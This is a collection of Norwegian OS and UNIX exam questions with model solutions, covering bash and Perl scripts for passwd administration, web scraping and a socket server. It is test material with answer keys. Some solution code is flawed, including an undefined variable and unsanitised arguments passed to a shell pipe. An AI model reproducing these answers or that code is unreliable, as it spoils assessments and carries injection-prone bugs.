Anta at du har en datamaskin med et ikke nærmere spesifisert operativsystem. I deloppgave a), b) og c) skal du forklare kort hvilken programvare du må ha og hvilke operasjoner kildekoden eventuelt må igjennom før du kan kjøre programmet/scriptet, når du i utgangspunktet har:

a) kildekoden til et C-program

b) kildekoden til et Java-program

c) kildekoden til et bash-script

d) Du kompilerer et C++ program, linker det med et statisk bibliotek og får en kjørbar fil `s.out`. Du gjentar operasjonen, men linker nå mot en dynamisk utgave av det samme biblioteket og får en kjørbar fil `d.out`. Hvilken av de kjørbare filene `s.out` og `d.out` blir størst? Forklar kort.

e) Du kjører et C-program der den kjørbare koden er 7 Kbytes. På systemet programmet kjører er page-størrelsen 4 Kbytes og programmet ditt buker derfor to pages. I programkoden er det ett sted hvor det hoppes fra en instruksjon i første page til en instruksjon i andre page. Tenk deg at page nummer to blir lastet ut (paging) og senere legges inn på et annent sted i internminnet. Programmet kommer så til instruksjonen hvor det hoppes til page nummer to. Hvordan sørges det for at programkontrollen hopper til riktig fysisk adresse i internminnet etter at page to har blitt flyttet til et annent sted i RAM? Forklar kort.

f) Du har fått tildelt en PC av oppdragsgiver for ditt hovedprosjekt. Du må installere Visual Studio og når du tar det i bruk, går alt veldig sakte. Det tar svært lang tid fra du klikker til noe skjer og lang tid å åpne nye vinduer, slik at Visual Studio er helt ubrukelig. Hva bør du be oppdragsgiver om for å løse problemet: Større harddisk, raskere CPU eller mer internminne? Forklar kort.

g) På en Linux-maskin er de to første linjene med output fra `ifconfig` som følger:

```
$ /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:90:27:11:67:23
          inet addr:115.43.12.3  Bcast:115.43.13.255  Mask:255.255.254.0
```

Hva er denne maskinens IP-adresse, MAC-adresse og netmask?

h) Vil IP-pakker mellom maskinen i forrige delspørsmål og en maskin med IP-adresse 115.43.13.22 gå via en gateway eller direkte? Forklar kort.

i) Tidligere har den vanligste måten å distribuere filer på Internett vært å legge dem på en web eller ftp-server med et navn som for eksempel ftp.gnu.org. I de senere årene har fildeling ved hjelp av Peer-to-Peer(P2P) teknologi overtatt store deler av Internett-trafikken. Forklar kort prinsippene for P2P-fildeling.

Oppgave 4

a) Du er root på en Linux-maskin med mange hundre brukere hvor de til nå har fått lov å endre

sitt innloggings-shell selv ved hjelp av kommandoen `chsh`. Siden du har en del sære og nerdete typer som brukere, har de benyttet seg av dette og begynnelsen av `/etc/passwd` ser nå slik ut:

```
root:x:0:0:root:/root:/bin/bash
sshd:x:101:65534::/var/run/sshd:/bin/false
hh:x:1000:1000:Hårek Haugerud:/home/hh:/bin/tcsh
eva:x:1001:1001:Eva Hadler Vihovde:/home/eva:/bin/ksh
diego:x:1002:1002:Diego Armando Maradona:/home/diego:/bin/ash
jonh:x:1003:1003:Jon Haugsand:/home/jonh:/bin/bash
falsk:x:1004:1004:Herodes Falsk:/home/falsk:/bin/false
kjell:x:1005:1005:Kjell Inge Røkke:/home/kjell:/bin/there
runel:x:1006:1006:Rune Zelow Lundquist:/home/runel:/bin/ær
osama:x:1007:1007:Osama bin Laden:/home/osama:/bin/laden
aylar:x:1008:1008:Aylar Lie:/home/aylar:/bin/meg
johan:x:1009:1009:Johan Vaaler:/home/johan:/bin/ders
```

Siste kolonne i filen angir default shell og kolonnen avsluttes av linjeskift; ingen mellomrom på slutten av linjen.

At brukerne har så mange forskjellige shell gjør brukeradministrasjon vanskligere og du vil nå gi alle `/bin/bash` som default shell, slik brukerne root og jonh allerede har. Men du ønsker at brukere som har `/bin/false` som shell skal beholdet det. Det hindrer dem i å logge inn, men brukerkontoen beholdes.

Lag et Perl-script som gjør disse endringene og lager en ny `/etc/passwd` der alle brukere har `/bin/bash` som default shell, bortsett fra at de som opprinnelig hadde `/bin/false` beholder det. Du kan anta at du har root-rettigheter slik at du kan overskrive `/etc/passwd`.

b) På `www.gulesider.no` finnes det nå en gratis tilgjengelig web-basert telefonkatalog. I denne oppgaven skal du lage en kommandolinje-telefonkatalog ved å skrive et Perl-script som trekker ut informasjon fra kildekoden til web-sidene som gulesider lager. Scriptet skal hete `tel.pl` og følgende er et typisk resultat når du bruker det:

```
$ tel.pl Eva Vihovde
Eva Vihovde, Sturlas v 13, 0772 Oslo
Mobil: 928 88 788
Eva Vihovde, Sturlas v 13, 0772 Oslo
Fast: 22 49 62 87
Eva Aske, Vihovde, 5554 Valevåg
Mobil: 952 79 937
```

Noen forsøk viser at Linux-kommandoen

```
$ lynx -source "http://www.gulesider.no/gsi/whiteSearch.do?etter=Eva Vihovde"
```

skriver til STDIN (vanligvis terminalvinduet) kildekoden til web-siden du ville fått om du tastet inn "Eva Vihovde" i en browser. For hver match på et navn vil kildekoden inneholdet et avsnitt som begynner med en linje som inneholder strengen RESULT ITEM START og avsluttes med en linje som inneholder strengen RESULT ITEM END og kan for eksempelet over se slik ut:

```
.
<!-- RESULT ITEM START -->
.
Eva Vihovde</b>
.
Sturlas v 13, 0772 Oslo
```

```
.
<a href="https://login.gulesider.no/gsi/sms.do?n=92888788" title="Send SMS til nummer">928 88 788</a><br>
<!-- RESULT ITEM END -->.
.
<!-- RESULT ITEM START -->
.
Eva Vihovde</b>
.
Sturlas v 13, 0772 Oslo
.
22 49 62 87
.
<!-- RESULT ITEM END -->
.
<!-- RESULT ITEM START -->
.
Eva Aske</b>
.
Vihovde, 5554 Valevåg
.
<a href="https://login.gulesider.no/gsi/sms.do?n=95279937" title="Send SMS til nummer">952 79 937</a><br>
.
<!-- RESULT ITEM END -->
.
```

Linjer med bare en prikk (punktum) betyr at det her står en eller flere linjer med html-formatering som vi ikke trenger. Ved å studere output fra noen tester med forskjellige navn, finner du ut følgende om linjene innenfor START og END-taggene:

- Linjen som inneholder navnet er den eneste som avsluttes med `</b>` og inneholder ellers kun navnet
- Linjen med adressen inneholder alltid 4 siffer (postnummer) fulgt av et ord og det er kun i denne linjen hvor dette forekommer.
- Linjen med mobilnummeret er den eneste hvor sekvensen 3 siffer, mellomrom, 2 siffer, mellomrom, 3 siffer forekommer
- Linjen med fasttelefonnummer er den eneste hvor sekvensen 2 siffer, mellomrom, 2 siffer, mellomrom, 2 siffer, mellomrom, 2 siffer forekommer

Bruk dette til å trekke ut navn, adresse og telefonnummer slik at Perl-scriptet gir output tilsvarende eksempelet over. I tillegg skal forekomster av ` ` skiftes ut med mellomrom.

–SLUTT–

16.1 Løsningsforslag eksamen vår 2006 Operativsystemer og UNIX

Oppgave 1

a) `emacs prog.bash&`

b) `mv ../info.txt .`

c) `chmod 770 info.txt`

d) `grep root /etc/passwd`

e) `ps aux | grep root | wc -l`

f) `os=‘uname‘`

g) `date -r info.txt +%s`

Oppgave 2

a)

```
#! /bin/bash

maxTid=0
for fil in ‘find $1 -type f‘
do
   sec=‘date -r $fil +%s‘
   if [ $sec -gt $maxTid ]
   then
        maxTid=$sec
   fi
done
echo "$maxTid"
```

b)

```
#! /bin/bash

if [ $# -ne 2 ]
then
    echo "Syntaks: $0 dato-fil til-dir"
    exit
fi

fraDir=$1
tilDir=$2
fotoKat="/home/hh/foto"

if [ ! -d $1 -o ! -x $1 -o ! -r $1 ]
then
    echo "$1 ikke dir eller kan ikke nås/skrives til"
    exit
fi

if [ ! -d $2 -o ! -x $2 -o ! -w $2 ]
then
```

```
    echo "$2 ikke dir eller kan ikke nås/skrives til"
    exit
fi

newestTime=‘newest $fotoKat‘ # Sec siden 1970. Nyere filer skal kopieres

for fil in $fraDir/*
do
    if [ -f $fil -a -r $fil ]
    then
          fileTime=‘date +%s -r $fil‘
          if [ $fileTime -gt $newestTime ]
          then
               echo "Kopierer $fil til $2"
               cp -p $fil $2
          fi
     fi
done
```

Oppgave 3

a) Man trenger en C-kompilator som man kompilerer kildekoden. Den resulterenede kildekoden kan da kjøres direkte. (man kan også trenge en linker for å linke den eksekverbare koden sammen med eventuelle eksterne bibliotek)

b) Man trenger en Java-kompilator som lager Java bytecode fra kildekoden. For å kunne kjøre programmet trenger man så en Java Virtual Machine (JVM).

c) Man trenger en bash-tolker, et program som leser og kjører bash-script, installert på maskinen. Deretter kan scriptet kjøres, uten at det er behov for kompilering.

d) Filen `s.out` vil være størst, fordi den også inneholder biblioteket. Filen `d.out` er mindre fordi den linkes dynamisk til biblioteket og trenger derfor ikke å inneholdet dette..

e) Det er paging-tabellen i MMU som hele tiden holder rede på hvor programmets sider er. CPU kan derfor bruke logiske adresser og disse blir oversatt av MMU til riktig fysisk adresse. Nåre page to flyttes inn igjen, oppdateres MMU-tabellen slik at logisk adresse fra CPU blir oversatt til riktig fysisk adresse når det skal hoppes til page to.

f) Du bør be om mer internminne. Når slike vindusprogrammer går så sagte at de er ubrukelige, skyldes det høyst sannsynlig at deler av RAM hele tiden må skyfles til virtuelt minne. En raskere CPU ville hjelpe noe, men selv om den gikk 2-3 ganger raskere, ville ikke det være nok. Størrelsen på harddisk er ikke et problem når programmer går sagte; med nok RAM er det stort sett bare ved oppstart av programmet at harddisken er aktiv.

g) IP-adressen er `115.43.12.3`, MAC-adressen er `00:90:27:11:67:23` og netmask `255.255.254.0`.

h) Netmasken sier at de 9 siste bit'ene i IP-adressen er hostnummeret og de 23 første er nettverket. De 23 første bitene i både `115.43.12.3` og `115.43.13.22` er de samme (det som skiller 12 og 13 er at 13 har en en'er som siste bit) og de er på samme nettverk. Pakker mellom dem vil derfor gå direkte.

i) Den viktigste forskjellen er at alle nodene i P2P- nettverket (eller ihvertfall mange av dem) er med på å lagre filene som skal distribueres. I et rent P2P-nettverk er også informasjonen om hvor filene ligger spredt rundt på nodene i nettverket, mens et hybrid P2P-nettverk har sentrale servere som har informasjonen om på hvilke noder filene ligger.

Oppgave 4

a)

```
#! /usr/bin/perl

open(PASSWD,"/etc/passwd");
open(TMP,">/tmp/passwd");

while(my $line = <PASSWD>)
  {
    my @info = split(":",$line);
    my $shell = $info[6];
    chomp($shell);
    if($shell eq "/bin/false" or $shell eq "/bin/bash")
      {
        print TMP $line;
      }
    else
      {
        #$info[6] = "/bin/bash"; # Alternativ
        #$line = join(":",@info);
        #print TMP "$line\n";
        print TMP "$info[0]:$info[1]:$info[2]:$info[3]:$info[4]:$info[5]:/bin/bash\n";
      }
  }

close(PASSWD);
close(TMP);
‘mv /tmp/passwd /etc/passwd‘;
```

b)

```
#! /bin/perl

$http = "http://www.gulesider.no/gsi/whiteSearch.do?etter=@ARGV";
open(TEL,"$lynx -source \"$http\"|");
while($line = <TEL>)
  {
    if($line =~ /RESULT ITEM START/)
      {
        while($line !~ /RESULT ITEM END/)
          {
            $line = <TEL>;
            $line =~ s/\ / /g;
            if($line =~ /(.*?)<\/b>/)
              {
                print "$1, ";
              }
            elsif($line =~ /(\d\d\d \d\d \d\d\d)/)
              {
                print "Mobil: $1 ";
              }
            elsif($line =~ /(\d\d \d\d \d\d \d\d)/)
              {
                print "Fast: $1 ";
              }
            elsif($line =~ /\d\d\d\d \w+/)
              {
                print "$line";
```

```
            }
        }
      print "\n";
    }
}
```

17 Eksamen høst 2006 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 20%, oppgave 2 teller 20%, oppgave 3 teller 25% og oppgave 4 teller 35%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmålene der du blir bedt om å gi en kommando, angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gi en kommando som gir hvilken katalog du står i.

b) Gi en kommando som legger navnet på katalogen du står i inn i variabelen `$pwd`.

c) Gi en kommando som sender output fra programmet `regn` til filen `res.txt` og som dropper alle feilmeldinger.

d) Hvilke brukere kan lese innholdet av filen `/tmp/secret.txt`?

```
-rw-r-----  1 haugerud drift 9 Sep  5 15:53 /tmp/secret.txt
```

Studer manualsiden for kommandoen `uniq`:

```
NAME
       uniq - remove duplicate lines from a sorted file
SYNOPSIS
       uniq [OPTION]... [INPUT [OUTPUT]]
DESCRIPTION
       Discard all but one of successive identical lines from INPUT (or
       standard input), writing to OUTPUT (or standard output).

       -c, --count
              prefix lines by the number of occurrences
       -d, --repeated
              only print duplicate lines
       -D, --all-repeated
              only print all duplicate lines
       -f, --skip-fields=N
              avoid comparing the first N fields
       -t, --separator=SEP
              use SEParator to delimit fields
       -u, --unique
              only print unique lines
       -W, --check-fields=N
              compare no more than N fields in lines
```

e) Gitt at du har følgende sorterte fil med navn `test`

```
en
to
to
```

Angi hvordan du kan bruke `uniq` med opsjoner på filen `test` slik at output blir

```
     1 en
     2 to
```

f) Anta du står i en katalog med fire underkataloger som inneholder tekstversjonen av alle Shakespeares verker og som ser slik ut når du lister dem:

```
$ ls -l
totalt 4
drwx------  2 haugerud drift 512 2006-11-21 15:32 comedies
drwx------  2 haugerud drift 512 2006-11-21 15:32 histories
drwx------  2 haugerud drift 512 2006-11-21 15:32 poetry
drwx------  2 haugerud drift 512 2006-11-21 15:32 tragedies
$ ls -l poetry/
totalt 265
-rw-------  1 haugerud drift 14366 1992-08-29 07:45 loverscomplaint
-rw-------  1 haugerud drift 84700 1992-08-29 07:46 rapeoflucrece
-rw-------  1 haugerud drift 95662 1992-08-29 07:43 sonnets
-rw-------  1 haugerud drift 18954 1992-08-29 07:46 various
-rw-------  1 haugerud drift 54390 1992-08-29 07:46 venusandadonis
```

Tilsvarende inneholder de tre andre uderkatalogene tekstfiler med de andre verkene. Gi en Linux-kommando som legger alle disse tekstfilene etter hverandre i samme tekstfil med navn `/tmp/alle.txt`.

g) Linux-kommandoen `tr` leser fra standard input og kan brukes til å skifte ut tegn i tekster. Følgende kommando bytter ut alle sekvenser av tegn som ikke er bokstaver med ett linjeskift:

```
$ echo "Hei, ja    og Hallo dere..." | tr -cs A-Za-z '\n'
Hei
ja
og
Hallo
dere
```

Dermed overføres en setning til ord fordelt linje for linje. Kommandoen `tr` kan også brukes til å bytte store bokstaver med små

```
$ echo "HEisaNN" | tr A-Z a-z
heisann
```

Lag en sammensatt kommando som gjør begge deler ved å fylle inn det som mangler i kommandoen nedenfor og slik at resultatet blir som angitt:

```
$ echo "Hei, ja    og Hallo dere..." | ANGI DIN KOMMANDO
hei
ja
og
hallo
dere
```

h) Bruk det du lærte fra forrige deloppgave (g) og filen `/tmp/alle.txt` fra deloppgaven (f) til å lage en enlinjers Linux-kommando som lager en liste over de 5 ordene som Shakespeare brukte mest når han skrev sine verker. Output fra kommandoen skal være på formen

```
  29854 the
  27554 and
  23357 i
  21075 to
  18520 of
```

eller ihvertfall inneholde samme informasjon. Resultatet betyr at Shakespeare brukte ordet "the" 29854 ganger og "and" 27554 ganger.

i) Gitt at du har følgende sorterte fil med navn `pass`

```
ord1:x:3:etter
ord2:x:3:av
root:x:4:nei
root:x:5:ikke
ulik:x:1:resten
```

Bruk `uniq` med opsjoner på filen `pass` slik at output blir

```
root:x:4:nei
root:x:5:ikke
```

j) Bruk `uniq` med opsjoner på filen `pass` slik at output blir

```
ord1:x:3:etter
ord2:x:3:av
```

Oppgave 2

Brukerne på en Unix-maskin er vanligvis definert i filen `/etc/passwd`. Starten på denne filen kan se ut som følger

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
ftp:x:99:99:Anonymous FTP:/local/iu/ftp:/bin/sync
snort:x:10004:1005:Snort IDS:/var/log/snort:/bin/false
nobody4:x:65534:65534:SunOS 4.x Nobody:/:/bin/sync
mroot:x:0:0:Tcsh Root account:/local/iu:/bin/bash
studwww:x:24:24:web server daemon:/:/bin/bash
snort:x:10044:1005:Snort IDS:/var/log/snort:/bin/false
```

Skriv et bash-script med navn `check.bash` som kontroller `/etc/passwd` og melder ifra om følgende:

- Hvilken host scriptet kjøres på
- Hvilket OS som kjøres
- At passordfilen ikke finnes og avslutte hvis den ikke finnes
- At passordfilen ikke er lesbar og avslutte hvis den ikke er det
- Lang listing av passordfilens egenskaper (se eksemplet under)
- Antall brukere definert i passordfilen
- Alle brukere som har UID lik 0
- Tilfeller der flere brukere har samme brukernavn
- Tilfeller der flere brukere har samme UID

Du kan få bruk for at `sort -n -t: -k3 /etc/passwd` sorterer passordfilen numerisk med hensyn på 3. kolonne, UID. Anvendt på passordfilen over skal scriptet gi tilsvarende:

```
$ check.bash
Scriptet kjører på rex
OS: Linux
-rw-r--r--  1 root root 140317 Nov 20 15:02 /etc/passwd
Antall brukere 2100 /etc/passwd

root (root) har uid = 0
mroot (Tcsh Root account) har uid = 0

Flere tilfeller av samme brukernavn:
snort:x:10004:1005:Snort IDS:/var/log/snort:/bin/false
snort:x:10044:1005:Snort IDS:/var/log/snort:/bin/false

Flere tilfeller av samme UID:
mroot:x:0:0:Tcsh Root account:/local/iu:/bin/bash
root:x:0:0:root:/root:/bin/bash
nobody4:x:65534:65534:SunOS 4.x Nobody:/:/bin/sync
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

Oppgave 3

a) Forklar kort hvordan to Java-tråder som kjører på en Linux eller Windows-PC med én CPU multithreades eller kjøres samtidig.

b) Forklar kort hva som er fordelen med en applikasjon med flere tråder som kjører på en maskin med flere enn én CPU, sammenlignet med en tradisjonell applikasjon med bare en tråd. Ta ikke med i betraktningen fordeler som er like relevante om de kjørte på en maskin med bare én CPU.

c) En maskin med én CPU skal kjøre to prosesser. Vil alltid multitasking være raskere når man tenker på den total tiden som går før begge prosesser er ferdig, eller kan det tenkes noe tilfelle der singletasking ville vært raskere? Ved først å la den ene prosessen kjøre ferdig og så den andre. Forklar kort.

d) I en Java-tråd er følgende variabler deklarert:

```
float sum[] = new float[2];
public static float total[] = new float[2];
```

og de brukes i trådens run-metode slik

```
total[0] += 1.0;
sum[0] += 1.0;
```

Hvis to slike tråder kjører samtidig, er det noen grunn til å serialisere trådene og hvordan kan det isåfall gjøres. Forklar kort.

e) Anta at et Perl-program som kan startes fra web bruker følgende metode for å unngå at to brukere skriver samtidig til en fil:

```
‘touch /tmp/lockfile‘;   # Lager /tmp/lockfile
while(-f /tmp/lockfile) {}
# skriver til en felles fil
‘rm /tmp/lockfile‘;      # Fjerner /tmp/lockfile
```

Vil denne metoden alltid virke? Forklar kort.

f) Forklar kort hvordan semaforer implementert i OS hindrer at flere enn en prosess eller tråd er inne i kritisk avsnitt samtidig.

g) Hvilke numeriske verdier vil en semafor `S` initialisert til 1 kunne ha under normal bruk?

h) I din egen Java-applikasjon med flere tråder, implementerer du en semafor med metoden

```
public void wait(){
   S--;
   if ( S < 0 ){
      // Setter tråden til å vente i en kø
}
```

og en `signal()` metode som øker den felles variabelen `S` og eventuelt tar tråden ut av køen. Hvis trådene dine bruker `wait()` og `signal()` riktig, vil dette alltid hindre at trådene ikke går inn i kritisk avsnitt samtidig når du kjører på et multitasking OS? Vil systemet alltid virke slik du ønsker? Forklar kort.

i) Anta at en prosess bestemmer seg for å vinne kappløpet om en felles ressurs og kaller `signal(S)` fem ganger før den går inn i kritisk avsnitt med `wait(S)`. Klarer den å vinne kappløpet? Diskuter kort om denne strategien er fornuftig for prosessen.

Oppgave 4

a) Du er lei av å få spørsmål fra kryssord av typen "Vet du om et dyr på 5 bokstaver som begynner på ti og slutter på r?" fra din svigermor. Derfor vil du skrive et lite Perl-program `kryss.pl` som slår opp i tekstfilen `/usr/share/dict/bokmal`. Denne filen inneholder 545665 norske ord som er alfabetisk sortert og har ett ord på hver linje. Skriv dette Perl-programmet slik at mønsteret for det ukjente ordet gis som argument til programmet med punktum '.' for å angi de ukjente bokstavene. Det skal i bruk se slik ut:

```
$ kryss.pl ti..r
tider
tiger
timer
tiner
```

Hvis programmet ikke gis nøyaktig ett argument, skal det avsluttes med en passende feilmelding.

b) På linuxmaskinen `rex.iu.hio.no` starter du følgende Perl-server og lar den stå og kjøre:

```
#! /usr/bin/perl
use IO::Socket::INET;
$socket = IO::Socket::INET->new(LocalPort=>9449,Listen=>5);

while ($newsocket = $socket->accept())
  {
    $string = <$newsocket>;
    print $newsocket "Mottok $string";
    close($newsocket);
  }
```

Du eksperimenterer litt med serveren og prøver å skrive inn et par URL'er i en browser på en annen maskin. Dette gir følgende:

URL skrevet i browser	Output i browser-vindu
http://rex.iu.hio.no:9449/noetekst	Mottok GET /noetekst HTTP/1.1
http://rex.iu.hio.no:9449/..et..s.	Mottok GET /..et..s. HTTP/1.1

Bruk dette og koden du skrev i forrige deloppgave til å lage en kryssordserver som kan brukes fra hvilken som helst browser og som eksempelvis gir

URL skrevet i browser	Output i browser-vindu
http://rex.iu.hio.no:9449/n.t..g	nattog nyting nyttig

helt tilsvarende Perl-programmet i forrige deloppgave (bare send vanlig tekst til browseren, du trenger ikke sende HTML, det virker likevel).

c) Utvid programmet `kryss.pl` i deloppgave a) til å kunne lete etter alle muligheter i to ord som krysser hverandre og hvor den felles bokstaven er ukjent og kalles X, slik som på figuren.




Figure 13: Kryssord med ukjent bokstav X

Ved kjøring av programmet `finnX.pl` for å finne mulige ord for problemet i figuren, kan de to ukjente ordene angis som to argumenter og output se slik ut:

```
$finnX.pl m..X.n .lX..l

Match for bokstav X=y
menyen
flydel flygel

Match for bokstav X=u
misunn
plural

Match for bokstav X=o
masomn masovn moloen moroen
flomål floral global
```

Du trenger ikke å kontrollere antall argumenter.

–SLUTT–

17.1 Løsningsforslag Eksamen høst 2006 Operativsystemer og UNIX(LO141A)

NB! Tekstens apostrofer: ‘ er en liten \ mens ’ er en liten /

Oppgave 1

a) `pwd`

b) `pwd=‘pwd‘`

c) `regn > res.txt 2> /dev/null`

d) Brukeren haugerud og alle brukere som tilhører gruppen drif (og root).

e) `uniq -c test`

f) `cat */* >> /tmp/alle.txt` Resultatet blir det samme med enkel `>`

g) `tr -cs A-Za-z ’\n’ | tr A-Z a-z`

h) `cat /tmp/alle.txt | tr -cs A-Za-z ’\n’ | tr A-Z a-z | sort | uniq -c | sort -rn | head -`

i) `uniq -t: -D -W 1 pass`

j) `uniq -t: -D -W 1 -f 2 pass`

Oppgave 2

```
#! /bin/bash

passwd=/etc/passwd
echo "Scriptet kjører på ‘hostname‘"
echo "OS: ‘uname‘"
if [ ! -f $passwd ]
then
    echo "Passordfilen finnes ikke!"
    exit
fi
if [ ! -r $passwd ]
then
    echo "Passordfilen er ikke lesbar !"
    exit
fi
ls -l $passwd
echo "Antall brukere ‘wc -l $passwd‘"
echo
# root:x:0:0:root:/root:/bin/bash
IFS=:
cat $passwd |
while read user x uid gid fnavn home shell
do
   if [ "$uid" -eq 0 ]
   then
        echo "$user ($fnavn) har uid = 0"
   fi
done

echo
echo "Flere tilfeller av samme brukernavn:"
sort $passwd | uniq -t: -W 1 -D

echo
echo "Flere tilfeller av samme UID:"
```

```
sort -n -t: -k3 $passwd  | uniq -t: -f 2 -W 1 -D
```

Oppgave 3

a) Den virtuelle maskinen som kjører trådene (JVM) overlater til det underliggende operativsystemet å kjøre dem samtidig. Dermed vil hver tråd scheduleres som en selvstendig enhet og inngå i operativsystemets Round Robin kø og dermed tildeles biter av CPU tid sammen med alle andre kjørende prosesser og tråder på systemet. Enkelte (og typisk eldre) versjoner av JVM, schedulerer trådene selv, og da betrakter OS disse som en prosess.

b) Den vesentligste fordelen er at trådene kan fordeles på maskinens CPU'er og dermed virkelig kjøre samtidig. Applikasjonen kan dermed utføre sine oppgavre vesentlig raskere en en single threaded applikasjon som vil måtte klare seg med den ene CPU'en den blir tildelt.

c) Hvis begge prosessene er 100% CPU intensive og til enhver tid utnytter alt de kan av CPU-tid, vil tiden som går med til context switching være ren overhead. Det ville da gått fortere å kjøre en prosess av gangen, siden man ville tjent inn tiden som går med til context switching. Det samme er tilfelle hvis prosessene bruker en felles ressurs og derfor må vente på hverandre.

d) Arrayet `Sum` er en lokal variabel for hver tråd og bruken av den gir ingen grunn til serialisering. Arrayet `total` er derimot felles for de to trådene. Instruksjonen som øker verdien av `total[0]` består av flere bytekode instruksjoner og en context switch under utførelsen av disse kan føre til overskriving av data. Dermed må trådene serialiseres med hensyn på dette og det kan gjøres ved hjelp av `synchronized`:

```
synchronized(total) {total[0] += 1.0;}
```

Et alternativ er å implementere egne mutex algoritmer.

e) Metoden vil aldri virke fordi `lockfile` lages først og dermed vil prosessen alltid bli stående i en evig løkke. Om man utførte while-løkken først, ville det gitt en god, men ikke perfekt beskyttelse.

f) En semafor S initialiseres til 1 og hver gang en prosesse eller tråd skal inn i kritisk avsnitt, må den kalle wait(). Da minkes S med 1. Hvis S blir 0 kan prosessen gå rett inn i kritsik avsnitt. Hvis den blir 0 eller mindre betyr det at en annen prosess allerede er i kritisk avsnitt og OS tar da prosessen ut av Ready list. Den får da ikke fortsette før alle foran i køen er ferdig, noe de signaliserer ved å kalle signal() som øker S med 1.

g) 1, 0 og negative heltall.

h) Siden S først minskes med en før det testes om tråden kan fortsette, vil ikke flere tråder kunne gå inn i kritisk avsnitt samtidig. Men hvis S er 1 og en context switch skjer rett etter `S--`, vil en annen tråd kunne senke S til -1 og bli lagt i kø. Når det switches tilbake til den første tråden, vil S være mindre enn 0 og også den legges i kø. Og der vil begge bli liggende.

i) Med mindre det er mer enn 5 andre prosesser foran i køen, vil den vinne kappløpet og gå inn i kritisk avsnitt. Men det er temmelig meningsløst; den kan jo uansett velge å la være å bruke semaforsystemet og gå rett inn i kritisk avsnitt. Det eneste den oppnår i tillegg er å ødelegge systemet for andre prosesser også. Semaforer er et tilbud som gjør det mulig for prosesser å samarbeide, men ikke nødvendigvis tvinger dem til det.

Oppgave 4

a)

```
#! /usr/bin/perl
```

```
if($#ARGV == 0)
  {
    open(DICT,"/usr/share/dict/bokmal");
    while($line = <DICT>)
      {
        print $line if($line =~ /^$ARGV[0]$/);
      }
  }
else
  {
    print "Angi ett argument!\n";
  }
```

b)

```
#! /usr/bin/perl
use IO::Socket::INET;
$socket = IO::Socket::INET->new(LocalPort=>9449,Listen=>5);

while ($newsocket = $socket->accept())
  {
    $string = <$newsocket>;
    $string =~ /GET \/(.*?) HTTP/;
    $match = $1;
    open(DICT,"/usr/share/dict/bokmal");
    while($line = <DICT>)
      {
        print $newsocket $line if($line =~ /^$match$/);
      }
    close($newsocket);
  }
```

c)

```
#! /usr/bin/perl

$ord1 = $ARGV[0]; # Første ord
$ord2 = $ARGV[1]; # Andre ord

$ord1 =~ s/X/(.)/; # Mulig matchende bokstav X i første ord
$ord2 =~ s/X/(.)/; # Mulig matchende bokstav X i andre ord
                         # Det regulære uttrykket blir nå på formen
                         # m..(.).n og en eventuelt matchende bokstav X
                         # vil bli lagt i $1

# Lager nå en hash %match1 ford ord1 og %match2 for ord2 som
# er indeksert med den bokstaven som gir match for den ukjente
# bokstaven X

open(DICT,"/usr/share/dict/bokmal");
while($line = <DICT>)
  {

    if($line =~ /^$ord1$/)        # Matchende bokstav X ligger nå i $1
      {
        chomp($line);               # Fjerner linjeskift
        $match0{$1} .= "$line ";  # Legger til alle matchende ord
      }

    if($line =~ /^$ord2$/)        # Matcher selvom linjeskift skulle
      {                                 # ha blitt fjernet ovenfor
        chomp($line);
        $match1{$1} .= "$line ";
      }
  }
close(DICT);
```

```
# Har nå alle mulige treff for den ukjente bokstav X i begge ord
# Skriver ut alle treff der bokstaven X er den samme i begge ord

foreach $bokstav0 (keys %match0)
  {
    foreach $bokstav1 (keys %match1)
      {
        if($bokstav0 eq $bokstav1)
          {
            print "\nMatch for bokstav X=$bokstav0\n";
            print "$match0{$bokstav0}\n";
            print "$match1{$bokstav1}\n";
          }
      }
  }

# Kunne også ha gått igjennom ordlista på nytt
# for hver mulig bokstav som matchet i det første ordet
# etter at X er byttet ut med den aktuelle bokstaven i det
# andre ordet, men det hadde medført flere gjennomganger av ordlista
# og ville vært mer tidkrevende
```

18 Eksamen våren 2007 Operativsystemer og UNIX

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Oppgavene vil ikke bli vektlagt likt ved sensur. En sannsynlig fordeling er at oppgave 1 teller 10%, oppgave 2 teller 30%, oppgave 3 teller 30% og oppgave 4 teller 30%. De som ønsker det kan besvare oppgavene eller deler av oppgavene på engelsk. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1

I denne oppgaven skal du i delspørsmålene der du blir bedt om å gi en kommando, angi en kommando på en linje, slik du ville ha tastet den inn til bash på en Linux-maskin fra tastaturet (du svarer for eksempel `mkdir kat` hvis du blir spurt: Opprett en katalog med navn kat).

a) Gå til din egen hjemmekatalog.

b) Lag en symbolsk link `threads` i katalogen du står i til katalogen `undervisning/forelesning/threads`.

c) Sett rettighetene for scriptet `run` i katalogen du står i slik at du får skrive, lese og kjøre-rettigheter, mens ingen andre får noen rettigheter.

d) Sett rettighetene for web-området ditt `~/www` med alle filer og underkataloger slik at alle filene som er der kan leses av alle brukere og at du som eier i tillegg kan skrive til alle filene.

e) Sett variabelen `$user` lik ditt eget brukernavn.

Studer manualsiden for kommandoen `ssh-keygen`:

```
NAME
     ssh-keygen - authentication key generation, management and conversion

SYNOPSIS
